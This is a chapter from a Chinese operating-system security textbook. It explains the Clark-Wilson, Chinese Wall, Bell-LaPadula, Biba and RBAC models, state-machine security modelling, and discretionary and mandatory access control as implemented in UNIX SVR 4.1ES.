在很多商业应用中，完整性的重要性至少和机密性相当。财务记录的正确性、法律工作的精确性以及医疗的合适时间，都是各自领域中最基本的东西。Clark 和 Wilson 为他们所称的良构事务（Well-Formed Transaction）提供了一个策略。他们声称，这个策略在各自领域中的重要性就像机密性在军事领域中一样。

为了明白其中原因，考虑这样一个例子：一家公司预订货物，然后付款。典型的流程如下所示：

（1）采购员先做一张供应订单，并把订单同时发给供货方和收货部门。

（2）供货方将货物运到收货部门。接收员检查货物，确保收到货物的种类和数量是正确的，然后在送货单上签字。送货单和原始订单再交给财务部门。

（3）供货方将发票送到账务部门。财务人员将发票同原始订单进行校对（校对价格和其他条款）和将发票同送货单进行校对（校对数量和品种），然后开支票给供货方。

流程运作的顺序非常重要。收货员在没有接收到与订单相符的货物之前是不能够签署送货单的（因为这样就等于允许供货方随便把他们想卖出去的任何货物卖给收货方），而财务人员在收到一份与实际收到货物相匹配的订单和送货单之前，也不能够开支票（因为如果没有订购某种货物，或者没有收到订购的货物，就不应该付款给供货方）。而且，在大多数实例中，订单和送货单都需要由某个被授权的人员来签署。委任专人按顺序准确执行以上步骤，就构成了一个良构事务。Clark-Wilson 策略的目标是使内部数据和它们的外部（用户）期望保持一致。


Clark 和 Wilson 用受约束数据项来表达他们的策略，受约束数据项由转变程序（Transformation Procedure）进行处理。转变程序就像一个监控器，它对特定种类的数据项执行特定的操作；只有转变程序才能对这些数据项进行操作。转变程序通过确认这些操作已经执行来维持数据项的完整性。Clark 和 Wilson 将这个策略定义为访问三元组（Access Triples）：$\langle Userid, Tpi, \{Cdij, Cdik, \cdots\}\rangle$，通过它将转变程序、一个或多个受约束数据项以及用户识别结合起来，其中用户是指那些已被授权且以事务程序的方式操作数据项的人。

2）中国墙安全策略

Brewer 和 Nash 定义了一个名为中国墙（Chinese Wall）的策略，这个策略反映了对信息访问保护的某种商业需求。安全需求反映了与某些特定人群相关的问题，这些人在法律、医疗、投资或者会计事务中有可能存在利益冲突。当一家公司的某个人获得了其竞争对手关于人力、产品或者服务的敏感信息时，利益冲突便随之产生了。

安全策略建立在三个抽象等级上：

（1）对象（Object）：位于最低等级，例如文件。每个文件只包含一个公司的信息。




(2) 公司群体(Company Group)：位于第二个等级，由与一家特定公司相关的所有对象组成。

(3) 冲突类(Conflict Class)：位于最高等级，相互竞争的公司的所有对象集合。

在这个模型中，每个对象都属于唯一的一个公司群体，而每一个公司群体又被包含在一个唯一的冲突类中。例如，假设你是一家广告公司，有着几个分属于不同领域的客户：巧克力公司、银行和航空公司。你可能想要存储一些数据，这些数据和巧克力公司 Suchard、Cadbury，银行 Citicorp、Deutsche Bank、Credit Lyonnais，以及航空公司 SAS 有关。运用中国墙的等级结构，会形成 6 个公司群体(每个公司一个)和 3 个冲突类：{Suchard，Cadbury}，{Citicorp，Deutsche Bank，Credit Lyonnais}和{SAS}。

这个层次结构引导出一个简单的访问控制策略：只要一个人至多访问过一个冲突类中某一个公司的信息，那么他就可以访问该冲突类中的任何信息。也就是说，如果被访问的对象所属的公司群体中的某个对象已被访问过，或者这个对象所属的冲突类从未被访问过，那么就允许访问该对象。在上例中，最初可以访问任何对象。假设读了 Suchard 上的一个文件，接下来的访问请求如果是针对银行或者 SAS 的，就会被许可。但是如果请求访问 Cadbury 就会被拒绝。接下来对 SAS 的访问不会影响你将来的访问。但如果接下来访问了 Credit Lyonnais 上的文件，将来就不可以访问 Deutsche Bank 或者 Citicorp。基于这个观点，你只能访问和 Suchard、SAS、Credit Lyonnais 或者新定义的冲突类有关的对象。

中国墙策略在商界中是非常有名的机密策略。和其他的商业策略不同，中国墙策略注重完整性。有趣的是，它的访问许可能动态地变化：当一个主体访问某些对象后，它就不能够访问先前可以访问的这一类中的其他对象了。

### 5.2.2　安全模型

安全模型则是对安全策略所表达的安全需求的简单、抽象和无歧义的描述，它为安全策略和安全策略实现机制的关联提供了一种框架。安全模型描述了对某个安全策略需要用哪种机制来满足；而模型的实现则描述了如何把特定的机制应用于系统中，从而实现某一特定安全策略所需的安全保护。

J. P. Anderson 指出要开发安全系统首先必须建立系统的安全模型。安全模型给出了安全系统的形式化定义，并且正确地综合系统的各类因素。这些因素包括系统的使用方式、使用环境类型、授权的定义、共享的客体(系统资源)、共享的类型和受控共享思想等。构成安全系统的形式化抽象描述，使得系统可以被证明是完整的、反映真实环境的、逻辑上能够实现程序的受控执行的。

安全模型有以下几个特点：

(1) 它是精确的、无歧义的。

(2) 它是简易和抽象的，所以容易理解。

(3) 它是一般性的：只涉及安全性质，而不过度地牵扯系统的功能或其实现。

(4) 它是安全策略的明显表现。

安全模型一般分为两种：形式化的安全模型和非形式化的安全模型。非形式化安全

模型仅模拟系统的安全功能；形式化安全模型则使用数学模型，精确地描述安全性及其在系统中使用的情况。

如图 5-2 所示，对于高安全级别的操作系统，尤其是那些以安全内核为基础的操作系统，需要用形式化的开发路径来实现。这时安全模型就要求是运用形式化的数学符号来精确表达。形式化的安全模型是设计开发高级别安全系统的前提。如果是用非形式化的开发路径，修改一个现有的操作系统以改进它的安全性能，则只能达到中等的安全级别，即使如此，编写一个用自然语言描述的非形式化安全模型也是很值得的，因为安全模型可以保证当设计是和安全模型一致时，实现的系统是安全的。




图 5-2 安全模型与安全操作系统开发过程

为满足简易性，模型仅仅只需模拟系统中与安全相关的功能，同时可以省略掉系统中的其他与安全无关的功能，这也是系统安全模型和形式化功能规范之间的差别，因为相比较而言形式化功能规范包括了过多的与安全策略无关的系统功能特征。

**1. 形式化安全模型设计**

J. P. Anderson 指出，要开发安全系统首先必须建立系统的安全模型，完成安全系统的建模之后，再进行安全内核的设计和实现。在高等级安全操作系统开发中，要求采用形式化安全模型来模拟安全系统，从而可以正确地综合系统的各类因素，这些因素包括：系统的使用方式、使用环境类型、授权的定义、共享的客体（系统资源）、共享的类型和受控共享思想等。所有这些因素应构成安全系统的形式化抽象描述，使得系统可以被证明是完整的、反映真实环境的、逻辑上能够实现程序的受控执行的。

形式化安全策略模型设计要求人们不仅要建立深刻的模型设计理论，而且要发掘出具有坚实理论基础的实现方法。为了模型的形式化，必须遵循形式设计的过程及表达方式。

尽管目前有不少文献探讨这个问题，但是如何开发一个模型仍然是很困难的。Bell 把安全策略划分为四个层次，而 Lapadula 则把模型设计分为五个层次，前者说明策略在系统设计的不同阶段的不同表现形式，强调策略发展的逻辑过程；后者说明模型在系统设计的不同阶段的不同功能要求，强调模型对象的逻辑联系；因为模型对象必须通过执行策略才能形成一个有机的模型整体，而且随着模型在不同层次的发展，模型对象执行策略的表现形式必将不同，因此二者是相辅相成的。但它们也仅只是指明了模型与策略设计的逻辑过程，并不关心这些逻辑过程的实现，因为作者们的意图主要在于对现有工作进行分类总结。但是面对一个具体的设计，实现显然是重要的；美国国防部的彩虹系列中的“对理解可信系统中安全模型的指导（A Guide To Understanding Security Modeling in Trusted System）”，提出了指导实现的一般性的步骤，这些步骤明显受 Lapadula 对模型设计的五个层次划分的影响。下面分析这些步骤与模型层次的关系：

(1) 确定对外部接口的要求(Identify Reguirements on the External Interface),这一步主要明确系统主要的安全需求,并把它们与其他问题隔离开;这些需求将足以支持已知的高层策略对象——可信对象,因此这一步可以说主要是给出系统安全的确切定义,提出支持可信对象的各种条件及描述安全需求的各种机制和方法,构造一个外部模型。

(2) 确定内部要求(Identify Internal Requirements),为了支持已确定的外部需求,系统必须对系统的控制对象进行限制,这些限制往往就形成了模型的安全性定义,这一步实质上就是把安全需求与系统的抽象进行结合,提出合理的模型变量,构造一个内部模型。

(3) 为策略的执行设计操作规则(Design Rules of Operation for Policy Enforcement),系统实体为获得安全限制必须遵循一定的操作规则,也就是说把安全策略规则化;以确保系统在有效完成系统任务的同时,系统的状态始终处于安全状态中。这里有一个非常值得注意的问题就是 Mclean 在 1987 年提出的完备性问题:一个安全状态可以经由一个安全操作进入下一个安全状态,也可能经由一个不安全操作进入下一个安全状态,也就是说安全操作只是确保系统的状态始终处于安全状态的充分条件,如果系统设计得不完备,从一个安全状态进入下一个安全状态时完全可以规避安全操作,这一步对应了 Lapadula 层次划分的操作规则层次。

(4) 确定什么是已经知道的(Determine What Is Already Known),对于高安全等级操作系统的安全模型的设计必须是形式化的,而且是可形式验证的,因此必须选择适当的形式规范语言,开发相应的形式验证工具,看看是否有可直接使用或进行二次开发的形式验证工具,尽量优化设计开发过程。

(5) 论述一致性和正确性(Demonstrate Consistency and Correctness),这一步可以说是模型的评论(Review)阶段,具体到操作系统安全模型的设计,主要内容应该包括:安全需求的表达是否准确、合理;安全操作规则是否与安全需求协调一致;安全需求是否在模型中得到准确反映;模型的形式化与模型之间的对应性论证等。

(6) 论述关联性(Demonstrate Relevance),这一步可以说是模型的实施阶段,它对应 Lapadula 层次划分的功能设计层次。许多著名的系统设计(例如,SCOMP、Multics、ASOS 等)都把它称为模型在系统中的解释(Interpretation),也有人把它称为模型实现。论述关联性应分层次进行,首先是实现的模式;其次是实现的架构;再次是模型在架构里的解释;最后是实现的对应性(Correspondence)论证。

**2. 状态机模型原理**

在现有技术条件下,安全模型大都是以状态机模型作为模拟系统状态的手段,通过对影响系统安全的各种变量和规则的描述和限制,确保系统保持安全状态。所以这里首先简要叙述状态机模型的原理,然后再介绍各种主要的安全模型。

状态机模型最初受到欢迎,是由于它们用模仿操作系统和硬件执行过程的方法描述了计算机系统,它将一个系统描述为一个抽象的数学状态机器。在这样的模型里,状态变量表示机器的状态,转换函数或者操作规则用以描述状态变量的变化过程,它是对系统应用通过请求系统调用从而影响操作系统状态的这一方式的抽象。这个抽象的操作系统具有正确描述状态可以怎样变化和不可以怎样变化的能力。

其实将一个系统模拟为状态机的思想很早就出现了,但是状态机模型在软件开发方

面并没有得到广泛的应用，问题在于在现有软硬件技术水平下，模拟一个操作系统的所有状态变量是非常困难的，也可以说是不可能的。由于安全模型并未涉及系统的所有状态变量和函数，它仅仅只涉及数目有限的几个安全相关的状态变量，这使得在用状态机来模拟一个系统的安全状态变化时，不至于出现如同在软件开发中不得不面临的，由于状态变量太多而引发的状态爆炸问题，所以状态机模型在系统安全模型中的到了较为广泛的应用，它可以比较自如地模拟和处理安全相关的各种变量和函数。

开发一个状态机安全模型包含确定模型的要素（变量、函数、规则等等）和安全初始状态。一旦证明了初始状态是安全的并且所有的函数也都是安全的，精确的推导会表明此时不论调用这些函数中的哪一个，系统都将保持在安全状态。

开发一个状态机模型要求采用如下特定的步骤：

(1) 定义安全相关的状态变量。状态变量表示了系统的主体和客体、它们的安全属性以及主体与客体之间的访问权限。

(2) 定义安全状态的条件。这个定义是一个不变式，它表达了在状态转换期间状态变量的数值所必须始终保持的关系。

(3) 定义状态转换函数。这些函数描述了状态变量可能发生的变化。它们也被称为操作规则，因为它们的意图是限制系统可能产生的类型，而非列举所有可能的变化。而且系统不能以函数不允许的方式修改状态变量。

(4) 检验函数是否维持了安全状态。为了确定模型与安全状态的定义是否一致，必须检验每项函数，要求如果系统在运行之前处于安全状态，那么系统在运行之后仍将保持在安全状态。

(5) 定义初始状态。选择每个状态变量的值，这些值模拟系统在最初的安全状态中是如何启动的。

(6) 依据安全状态的定义，证明初始状态安全。


**3. 主要安全模型介绍**

本书主要介绍具有代表性的 BLP 机密性安全模型、Biba 完整性安全模型和 RBAC 安全模型。此外，还有 Clark-Wilson 完整性安全模型、信息流模型、DTE 安全模型和无干扰安全模型等。

1) Bell-Lapadula 模型

Bell-Lapadula 模型（简称 BLP 模型）是 D. Elliott Bell 和 Leonard J. Lapadula 于 1973 年提出的一种适用于军事安全策略的计算机操作系统安全模型，它是最早、也是最常用的一种计算机多级安全模型之一。

在 BLP 模型中将主体定义为能够发起行为的实体，如进程；将客体定义为被动的主体行为承担者，如数据，文件等；将主体对客体的访问分为 R（只读），W（读写），A（只写），E（执行），以及 C（控制）等几种访问模式，其中 C（控制）是指该主体用来授予或撤销另一主体对某一客体的访问权限的能力。BLP 模型的安全策略包括两部分：自主安全策略和强制安全策略。自主安全策略使用一个访问矩阵表示，访问矩阵第 $I$ 行第 $J$ 列的元素 $M_{ij}$ 表示主体 $S_i$ 对客体 $O_j$ 的所有允许的访问模式，主体只能按照在访问矩阵中被授予的对客体的访问权限对客体进行相应的访问。强制安全策略包括简单安全特性和 * 特性，




系统对所有的主体和客体都分配一个访问类属性，包括主体和客体的密级和范畴，系统通过比较主体与客体的访问类属性控制主体对客体的访问。

BLP 模型是一个状态机模型，它形式化地定义了系统、系统状态以及系统状态间的转换规则；定义了安全概念；制定了一组安全特性，以此对系统状态和状态转换规则进行限制和约束，使得对于一个系统而言，如果它的初始状态是安全的，并且所经过的一系列规则转换都保持安全，那么可以证明该系统的终止也是安全的。

但随着计算机安全理论和技术的发展，BLP 模型已不足以描述各种各样的安全需求。应用 BLP 模型的安全系统还应考虑以下问题：

(1) 在 BLP 模型中，可信主体不受 * 特性约束，访问权限太大，不符合最小特权原则，应对可信主体的操作权限和应用范围进一步细化。

(2) BLP 模型主要注重保密性控制，控制信息从低安全级传向高安全级，而缺少完整性控制，不能控制“向上写(Write Up)”操作，而“向上写”操作存在着潜在的问题，它不能有效地限制隐蔽信道。

2) Biba 模型

BLP 模型通过防止非授权信息的扩散保证系统的安全，但它不能防止非授权修改系统信息。于是 Biba 等人在 1977 年提出了第一个完整性安全模型——Biba 模型，其主要应用类似 BLP 模型的规则来保护信息的完整性。Biba 模型也是基于主体、客体以及它们的级别的概念的。模型中主体和客体的概念与 BLP 模型相同，对系统中的每个主体和每个客体均分配一个级别，称为完整级别。每个完整级别均由两部分组成：密级和范畴。其中，密级是如下分层元素集合中的一个元素：{极重要(Crucial)(C)，非常重要(Very Important)(VI)，重要(Important)(I)}。此集合是全序的，即 C>VI>I。范畴的定义与 BLP 模型类似。

基于 Biba 模型的完整性访问控制方案认为在一个系统中完整性策略的主要目标是用以防止对系统数据的非授权修改，从而达到对整个系统数据完整性进行控制的目的，对于职责隔离目标，则是通过对访问类的恰当划分方案来实现的。Biba 完整性模型努力去实现与 Bell 和 Lapadula 所定义的机密性分级数据安全相类似的完整性分级数据安全。Biba 定义了一个与 BLP 模型完全相反的模型，在 Biba 模型中声称数据项存在于不同的完整级上，文件的完整性级别标签确定其内容的完整性程度，并且系统应防止完整级低的数据污染高完整级的数据，特别是一旦一个程序读取了低完整级数据，系统就禁止其写高完整级的数据。

Biba 模型的优势在于其简单性以及和 BLP 模型相结合的可能性。Biba 模型的不足之处主要在于以下：完整标签确定的困难性；在有效保护数据一致性方面是不充分的。Biba 模型仅在 Multics 和 VAX 等少数几个系统中实现。因此无论是依据 Biba 模型来有效实现系统完整性访问控制，或者把完整性和机密性相结合方面，Biba 模型都难以满足实际系统真正的需求。

3) 基于角色的访问控制模型

基于角色的访问控制模型(RBAC)提供了一种强制访问控制机制。在一个采用 RBAC 作为授权访问控制的系统中，根据公司或组织的业务特征或管理需求，一般要求在

系统内设置若干个称之为“角色”的客体，用以支撑RBAC授权访问控制机制的实现。所谓角色，用普通业务系统中的术语来说，就是业务系统中的岗位、职位或者分工。例如在一个公司内，财会主管、会计、出纳、核算员等每一种岗位都可以设置多个职员具体从事该岗位的工作，因此它们都可以视为角色。

在一个采用RBAC机制作为授权访问控制机制的系统中，由系统管理员负责管理系统的角色集合和访问权限集合，并将这些权限（不同类别和级别）通过相应的角色分别赋予承担不同工作职责的终端用户，而且还可以随时根据业务的要求或变化对角色的访问权限集和用户所拥有的角色集进行调整，这里也包括对可传递性的限制。

在RBAC系统中，要求明确区分权限（Authority）和职责（Responsibility）这两个概念。例如在有限个保密级别的系统内，访问权限为0级的某个官员，就不能访问保密级别为0的所有资源，此时0级是他的权限，而不是他的职责。再如一个用户或操作员可能有权访问资源的某个集合，但是不能涉及有关授权分配等工作；而一位主管安全的负责人可以修改访问权限，可以分配授权给各个操作员，但是不能同时具备访问任何数据资源的权限。这就是他的职责。这些职责之间的不同是通过不同的角色来区分的。

RBAC的功能相当强大，适用于许多类型（从政府机构到商业应用）的用户需求。Netware、Windows NT、Solaris和Selinux等操作系统中都采用了类似的RBAC技术作为访问控制手段。

## 5.3 访问控制

在计算机系统中，安全机制的主要内容是访问控制，包括以下3个任务：

（1）授权，即确定可给予哪些主体访问客体的权力。

（2）确定访问权限（读、写、执行、删除、追加等访问方式的组合）。

（3）实施访问权限。

这里，术语“访问控制”仅适用于计算机系统内的主体和客体，而不包括外界对系统的访问。控制外界对系统访问的技术是标识与鉴别。

本书主要讲述自主访问控制、强制访问控制和基于角色的访问控制三种形式。限于篇幅，基于任务的访问控制和基于对象的访问控制等不再赘述。

### 5.3.1 自主访问控制

**1. 基本概念**

自主访问控制DAC是最常用的一类访问控制机制，是用来决定一个用户是否有权访问一些特定客体的一种访问约束机制。需要自主访问控制保护的客体数量取决于系统环境，几乎所有的系统在自主访问控制机制中都包括对文件、目录、IPC以及设备的访问控制。

为了实现完备的自主访问控制机制，系统要将访问控制矩阵相应的信息以某种形式保存在系统中。目前在操作系统中实现的DAC机制是基于矩阵的行或列表达访问控制信息。

1) 基于行的自主访问控制机制

基于行的自主访问控制机制在每个主体上都附加一个该主体可访问的客体明细表，根据表中信息的不同又可分成以下 3 种形式。

(1) 能力表(capabilities list)。能力决定用户是否可以对客体进行访问以及进行何种模式的访问(读、写、执行)，拥有相应能力的主体可以按照给定的模式访问客体。

(2) 前缀表(profiles)。对每个主体赋予的前缀表，包括受保护客体名和主体对它的访问权限。当主体要访问某客体时，自主访问控制机制将检查主体的前缀是否具有它所请求的访问权。

(3) 口令(password)。在基于口令机制的自主访问控制机制中，每个客体都相应地有一个口令。主体在对客体进行访问前，必须向操作系统提供该客体的口令。如果正确，它就可以访问该客体。

2) 基于列的自主访问控制机制

基于列的自主访问控制机制，在每个客体上都附加一个可访问它的主体明细表，它有两种形式，即保护位和访问控制表。

(1) 保护位(protection bits)。这种方法对所有主体、主体组以及客体的拥有者指明一个访问模式集合。保护位机制不能完备地表达访问控制矩阵，一般很少使用。

(2) 访问控制表(access control list，ACL)。这是国际上流行的一种十分有效的自主访问控制模式，它在每个客体上都附加一个主体明细表，表示访问控制矩阵。表中的每一项都包括主体的身份和主体对该客体的访问权限，其一般结构如图 5-3 所示。

| 客体 filel: | ID1.rx | ID2.r | ID3.x | … | IDn.rwx |
|---|---|---|---|---|---|

**图 5-3　访问控制表 ACL**

对于客体 file1，主体 ID1 对它只具有读(r)和运行(x)的权限，主体 ID2 只具有读权限，主体 ID3 只具有执行的权限，而主体 IDn 则对它同时具有读、写和执行的权限。但在实际应用中，当对某客体可访问的主体很多时，访问控制表将会变得很长。而在一个大系统中，客体和主体都非常多，这时使用这种一般形式的访问控制表将占用很多 CPU 时间。因此访问控制表必须简化，如把用户按其所属或其工作性质进行分类，构成相应的组(group)，并设置一个通配符(wild card)“ * ”，代表任何组名或主体标识符，如图 5-4 所示。

| 文件ALPHA | | |
|---|---|---|
| Jones | CRYPTO | rwx |
| * | CRYPTO | r_x |

| | | |
|---|---|---|
| Green | * | --- |
| * | * | r__ |

**图 5-4　访问控制表的优化**

在图 5-4 中 CRYPTO 组中的用户 Jones 对文件 ALPHA 拥有 rwx 访问权限。CRYPTO 同组中的其他用户拥有 rx 权限。Green 如果不在 CRYPTO 同组中，就没有任何权限。其他用户拥有 r 权限。通过这种简化，访问控制表就大大缩小了，效率提高了，并且也能够满足自主访问控制的需要。

**2. 实现举例**

1）拥有者/同组用户/其他用户模式

在 UNIX、Linux、VMS 等系统中，实现了一种十分简单、常用而又有效的自主访问控制模式，就是在每个文件上附加一段有关访问控制信息的二进制位，如图 5-5 所示。

| | | |
|---|---|---|
| r w x | r w x | r w x |
| 拥有者 | 同组用户 | 其他用户 |

**图 5-5　常用的自主访问控制模式**

这些二进制位反映了不同类别用户的访问方式，他们是文件的拥有者，与文件拥有者同组的用户及其他用户（一般称为 9 比特位模式）。即：

（1）owner 的 3 位反映此客体的拥有者对它的访问权限。

（2）group 的 3 位反映 owner 同组用户对此客体的访问权限。

（3）other 的 3 位反映其他用户对此客体的访问权限。

这种模式的一个很大缺点就是客体的拥有者不能够精确控制某个用户对其客体的访问权。比如不能够指定与 owner 同组的用户 A 对该客体具有读、写、执行权限，而与 owner 同组的用户 B 不可以对该客体有任何权限。

2）访问控制表（ACL）和“拥有者/同组用户/其他用户”相结合的模式

实际实现的安全操作系统 UNIX SVR 4.1ES 采用了“拥有者/同组/其他用户”模式和访问控制表相结合的方法，访问控制表只对“拥有者/同组/其他用户”无法分组的用户才使用。两种自主访问控制模式共存于系统之中，既保持了与原系统的兼容性，又将用户控制粒度细化到系统中的单个用户。系统能够赋予或排除某一个用户对一文件或目录的访问权限，克服了原 UNIX 系统只能将访问权限分配到组或所有其他用户这样一种较粗粒度的局限性。

UNIX SVR 4.1ES 在文件系统中，针对文件的索引结构开发 ACL 项及相关信息项，使每个文件对应一个 ACL。在 IPC 的索引结构中开发 ACL 项及相关信息项，使每个消息队列、每个信号量集合、每个共享存储区对应一个 ACL。

（1）ACL 语义。一个 ACL 是对应于一个客体的三元组＜a_type，a_id，a_perm＞的集合，每个三元组称为 ACL 的一项，每项表示允许某个（些）用户对该文件的访问权限，如：

＜type，id，perm＞

其中，type 表示 id 为用户 ID，还是用户组 ID，perm 表示允许 id 代表的用户对该文件的访问权限。

（2）对 ACL 的操作。用户可以对一个客体对应的 ACL 进行“授权”、“取消”、“查阅”等操作。

- “授权”操作用于将一个指定用户的标识符和对应的访问权限加入到一个 ACL

之中；

- “取消”操作用于从指定标识符项的访问权限中取消某些访问权限；
- “查阅”操作用于读取一个指定客体对应的 ACL 的内容。

(3) DAC 安全检查策略。

- 若进程以 x 权限访问客体，则 x 必须在客体的相应 ACL 项中；
- 若进程搜索一路径 path，则进程必须具有路径名中每一目录分量的搜索权。

进程访问一个文件时，调用自主访问控制机制。将进程的 uid、gid 等用户标识信息和请求访问方式 mode 与 ACL 中的项相比较，检验是否允许进程以 mode 方式访问该文件。

自主访问控制机制是保护计算机信息系统资源不被非法访问的一种有效的手段，但它有一个明显的缺点，就是这种控制是自主的。虽然这种自主性为用户提供了很大的灵活性，但缺乏高安全等级所需的安全性。系统需要采取更强的访问控制手段，这就是强制访问控制。

### 5.3.2 强制访问控制

**1. 基本概念**

在强制访问控制机制下，系统中的每个进程、每个文件、每个 IPC 客体(消息队列、信号量集合和共享存储区)都被赋予了相应的安全属性，这些安全属性是不能改变的，它由管理部门或由操作系统自动地按照严格的规则来设置，不像访问控制表那样由用户或他们的程序直接或间接地修改。

强制访问控制和自主访问控制是两种不同类型的访问控制机制，它们常结合起来使用。强制访问控制用于将系统中的信息分密级和类进行管理，适用于政府部门、军事和金融等领域。

通常强制访问控制可以有许多不同的定义，但它们都同美国国防部定义的多级安全策略相接近，所以人们一般都将强制访问控制和多级安全体系相提并论。

多级安全(又称 MLS)是军事安全策略的数学描述，是计算机能实现的形式定义。

1) 军事安全策略

计算机内的所有信息(如文件)都具有相应的密级，每个人都拥有一个许可证。军事安全策略的目的是防止用户取得自己不应得到的密级较高的信息。密级、安全属性、许可证、访问类等含义是一样的，分别对应于主体或客体，一般都统称安全级。安全级由两方面的内容构成。

(1) 保密级别(或敏感级别)。

(2) 范畴集。

安全级包括一个保密级别，范畴集包含任意多个范畴。安全级通常写作保密级别后随一范畴集的形式。

实际上范畴集常常是空的，而且很少有几个范畴名。

在安全级中保密级别是线性排列的。两个安全级之间的关系有以下几种。

(1) 第一安全级支配第二安全级。

(2) 第一安全级支配于第二安全级,或第二安全级支配第一安全级。

(3) 第一安全级等于第二安全级。

(4) 两个安全级无关。

2) 多级安全规则与 BLP 模型

BLP 模型的目标就是详细说明计算机的多级操作规则。对军事安全策略的精确描述被称作是多级安全策略。

BLP 模型有两条基本的规则。

(1) 简单安全特性规则。一个主体对客体进行读访问的必要条件是主体的安全级支配客体的安全级,即主体的保密级别不小于客体的保密级别,主体的范畴集合包含客体的全部范畴。即主体只能向下读,不能向上读。

(2) 特性规则。一个主体对客体进行写访问的必要条件是客体的安全级支配主体的安全级,即客体的保密级别不小于主体的保密级别,客体的范畴集合包含主体的全部范畴。即主体只能向上写,不能向下写。

**2. 实现举例**

以 UNIX SVR 4.1ES 安全操作系统的强制访问控制机制为例,其强制访问控制机制分别对系统中的主体和客体赋予了相应的安全级,并采用了 BLP 模型对应的多级安全规则。

1) 安全级赋值

(1) 主体的安全级。即用户的安全级以及代表用户进行工作的进程安全级。

用户的安全级是系统管理员根据安全策略,使用 adduser 命令创建用户时设置的。系统在用户安全文档中为每个用户建立一项,表明该用户的安全级范围,并说明其默认安全级,默认安全级在该用户的安全级范围之内。

用户登录系统时,可以指定本次登录的安全级,指定安全级必须在其安全级范围之内。成功登录后,系统将用户本次指定的安全级设置给为该用户创建的 SHELL 进程。如果用户不指定登录安全级,系统则将该用户的默认安全级设置给该用户创建的 SHELL 进程。

(2) 客体的安全级。客体安全级的确定和赋值,是根据客体的类型按以下规则进行的。

- 文件、有名管道的安全级:文件、有名管道的安全级为创建该客体进程的安全级,且客体的安全级必须等于其父目录的安全级,保存在相应的磁盘 Inode 结点和内存 Inode 结点中。
- 进程、消息队列、信号量集合和共享存储区:这组类型的客体不具有文件系统表示形式,其安全级为创建进程的安全级,保存在内存相应的数据索引结构中。
- 目录的安全级:目录同普通文件一样,在它们的生存周期内具有一个安全级,所不同的是目录的结构需满足兼容性。一个进程创建一个目录,目录的安全级即为创建其进程的安全级,且目录的安全级需大于或等于其父目录的安全级。同文件一样,它保存在相应的磁盘 Inode 结点和内存 Inode 结点中。

(3) 设备的安全级。系统在设备安全文档中说明系统中每个设备的安全属性,如设

备的最高安全级、最低安全级等。设备还具有当前安全级，一个设备的当前安全级为调用该设备的用户进程、系统进程或系统服务进程的安全级。设备的当前安全级必须在设备的最大安全级与最小安全级之间。

另外，设备分为单级设备和多级设备。

- 多级设备可以包含多个安全级数据。
- 单级设备在某个时刻只能处理单一安全级的数据。

通常一个用户在登录时访问一个终端设备，这个用户将以某个安全级在该终端上进入系统。如果这个安全级不在这个终端所定义的安全级范围之内，这个登录就会失败。如果登录成功，这个设备的安全级就被设置成用户登录时所使用的安全级。

要使用磁带或软盘设备，或者不是在登录时访问终端设备，用户必须要求管理员分配(allocate)设备，管理员以某个安全级将此设备分配给这个用户。如果这个安全级不在设备的安全级范围之内，这个分配将失败。如果成功，用户就成为这个设备的所有者(owner)。文件的DAC设置为600，设备安全级为分配命令中给定的安全级，并且管理员将通知用户这个操作已经成功。如果用户当前的安全级等于分配的安全级，用户就可以使用这些设备了。

还有少量设备不属于以上两种分类而需要特别处理，包括/dev/null、/dev/zero、/dev/tty。由于数据并不流过这些设备，所有用户随时可以访问这些设备。

2) 强制访问控制规则

这里分别以CLASS(S)、CLASS(O)表示主体与客体的安全级，强制访问控制规则为：

- if CLASS(S)>=CLASS(O) then Read(S,O) or Execute(S,O)；
- if CLASS(S)=CLASS(O) then Write(S,O) or Append(S,O)。

其中，安全级由密级和类别两部分组成。分别以S.l、S.c表示主体的密级和类别，O.l、O.c表示客体的密级和类别，授权规则可表示如下：

- 当(S.l>=O.l)且(S.c包含O.c)时，主体可以读(执行)客体；
- 当(S.l=O.l)且(S.c=O.c)时，主体可以写客体。

具体来说就是以下3种情况。

(1) 客体为文件、特别文件、目录时：

- 若进程以“r”(或“x”)方式访问客体，进程的安全级需支配客体的安全级；
- 若进程以“w”方式访问客体，进程的安全级需等于客体的安全级。

(2) 客体为进程时：

若进程向另一进程发送信号，前者进程的安全级需等于后者进程的安全级。

